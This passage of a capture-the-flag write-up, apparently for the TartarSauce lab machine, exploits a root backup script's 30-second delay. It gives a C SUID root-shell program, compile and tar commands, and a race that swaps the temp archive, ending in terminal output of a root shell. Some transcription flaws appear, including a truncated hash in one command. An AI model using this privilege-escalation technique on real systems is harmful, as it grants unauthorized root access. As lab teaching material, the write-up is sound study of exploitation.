basedir=/var/www/html
bkpdir=/var/backups
tmpdir=/var/tmp
testmsg=$bkpdir/onuma_backup_test.txt
```

```
errormsg=$bkpdir/onuma_backup_error.txt
tmpfile=$tmpdir/.$(/usr/bin/head -c100 /dev/urandom |sha1sum|cut -d'
 ↪  ' -f1)
check=$tmpdir/check

# formatting
printbdr()
{
    for n in $(seq 72);
    do /usr/bin/printf $"-";
    done
}

bdr=$(printbdr)

# Added a test file to let us see when the last backup was run
/usr/bin/printf $"$bdr\nAuto backup backuperer backup last ran at :
 ↪  $(/bin/date)\n$bdr\n" > $testmsg

# Cleanup from last time.
/bin/rm -rf $tmpdir/.* $check

# Backup onuma website dev files.
/usr/bin/sudo -u onuma /bin/tar -zcvf $tmpfile $basedir &

# Added delay to wait for backup to complete if large files get
 ↪  added.
/bin/sleep 30

# Test the backup integrity
integrity_chk()
{
    /usr/bin/diff -r $basedir $check$basedir
}

/bin/mkdir $check
/bin/tar -zxvf $tmpfile -C $check
```

```
if [[ $(integrity_chk) ]]
then
    # Report errors so the dev can investigate the issue.
    /usr/bin/printf $"$bdr\nIntegrity Check Error in backup last ran
 ↪  :  $(/bin/date)\n$bdr\n$tmpfile\n" >> $errormsg
    integrity_chk >> $errormsg
    exit 2
else
    # Clean up and save archive to the bkpdir.
    /bin/mv $tmpfile $bkpdir/onuma-www-dev.bak
    /bin/rm -rf $check .*
    exit 0
fi
```

Exploiting Backuperer

This is a bash script that will do a backup with 'tar' for every file in "/var/www/html" and save it with a hashed file name in "/var/tmp/" then it extracts everything to "/var/tmp/check" but it waits 30 seconds before extracting the files so we could make our own backup with the same file path and same name as the hash and place a SUID binary that will give us a shell as root.

Creating SUID Binary

In our local machine as root..

code:

```
int main(void)
{
    setuid(0);
    setgid(0);
    system("/bin/bash");
}
```

Then we compile it with gcc:

```
gcc -m32 -o pwn32 pwn.c
```

Then we have to create a file path "var/www/html/"

```
mkdir -p var/www/html/
```

Tar it up


Firts move the SUID binary to “var/www/html”an and then change permissions to apply the SUID bit:

```
mv pwn32 var/www/html;chmod 6555 var/www/html/pwn32
```

Tar this up:

```
tar -zcvf pwn32.gz var/www/html/
```

Now I’m going to use the same python3 sever again to pass this .gz file to the box and place it in the path “/var/tmp/”




```
onuma@TartarSauce:/var/tmp$ ls -la
total 44
drwxrwxrwt 10 root  root  4096 Jul  8 12:30 .
drwxr-xr-x 14 root  root  4096 Feb  9  2018 ..
-rw-r--r--  1 onuma onuma 2774 Jul  8 12:24 pwn32.gz
drwx------  3 root  root  4096 Jul  8 08:30 systemd-private-3de5ad
drwx------  3 root  root  4096 Feb 17  2018 systemd-private-46248d
drwx------  3 root  root  4096 May 29  2020 systemd-private-4e3fb5
drwx------  3 root  root  4096 Feb 17  2018 systemd-private-7bbf46
drwx------  3 root  root  4096 Feb 15  2018 systemd-private-921491
drwx------  3 root  root  4096 Feb 15  2018 systemd-private-a3f6b9
drwx------  3 root  root  4096 Feb 15  2018 systemd-private-c11c7c
drwx------  3 root  root  4096 Sep 25  2020 systemd-private-e11430
onuma@TartarSauce:/var/tmp$ |
```

Now we have to wait for the Backuperer to create the hashed file that starts with a dot. We can run something like:

```
while true; do sleep 2; clear;ls -la;done
```


When the file with a hash as file name is created, we will quickly change our .gz file to the name of the new file.



```
total 11288
drwxrwxrwt 10 root  root      4096 Jul  8 13:02 .
drwxr-xr-x 14 root  root      4096 Feb  9  2018 ..
-rw-r--r--  1 onuma onuma 11511673 Jul  8 13:02 .e10d56487a93bd1bb351315bfaca207173f56b4a
-rw-r--r--  1 onuma onuma     2765 Jul  8 12:53 pwn32.gz
drwx------  3 root  root      4096 Jul  8 08:30 systemd-private-3de5ad06593c4fd0b2d51c3818
drwx------  3 root  root      4096 Feb 17  2018 systemd-private-46248d8045bf434cba7dc7496b
drwx------  3 root  root      4096 May 29  2020 systemd-private-4e3fb5c5d5a044118936f57283
drwx------  3 root  root      4096 Feb 17  2018 systemd-private-7bbf46014a364159a9c6b4b5d5
drwx------  3 root  root      4096 Feb 15  2018 systemd-private-9214912da64b4f9cb0a1a78abc
drwx------  3 root  root      4096 Feb 15  2018 systemd-private-a3f6b992cd2d42b6aba8bc011c
drwx------  3 root  root      4096 Feb 15  2018 systemd-private-c11c7cccc82046a08ad1732e15
drwx------  3 root  root      4096 Sep 25  2020 systemd-private-e11430f63fc04ed6bd67ec9068
^C
anuma@TartarSauce:/var/tmp$ mv pwn32.gz .e10d56487a93bd1bb351315bfaca207173f56b4
```

Now we have to wait for the “check” file to appear and then run:

```
/var/tmp/check/var/www/html/pwn32
```



```
onuma@TartarSauce:/var/tmp$ check/var/www/html/pwn32
root@TartarSauce:/var/tmp# whoami
root
root@TartarSauce:/var/tmp# wc /root/root.txt
 1  1 33 /root/root.txt
root@TartarSauce:/var/tmp# 
```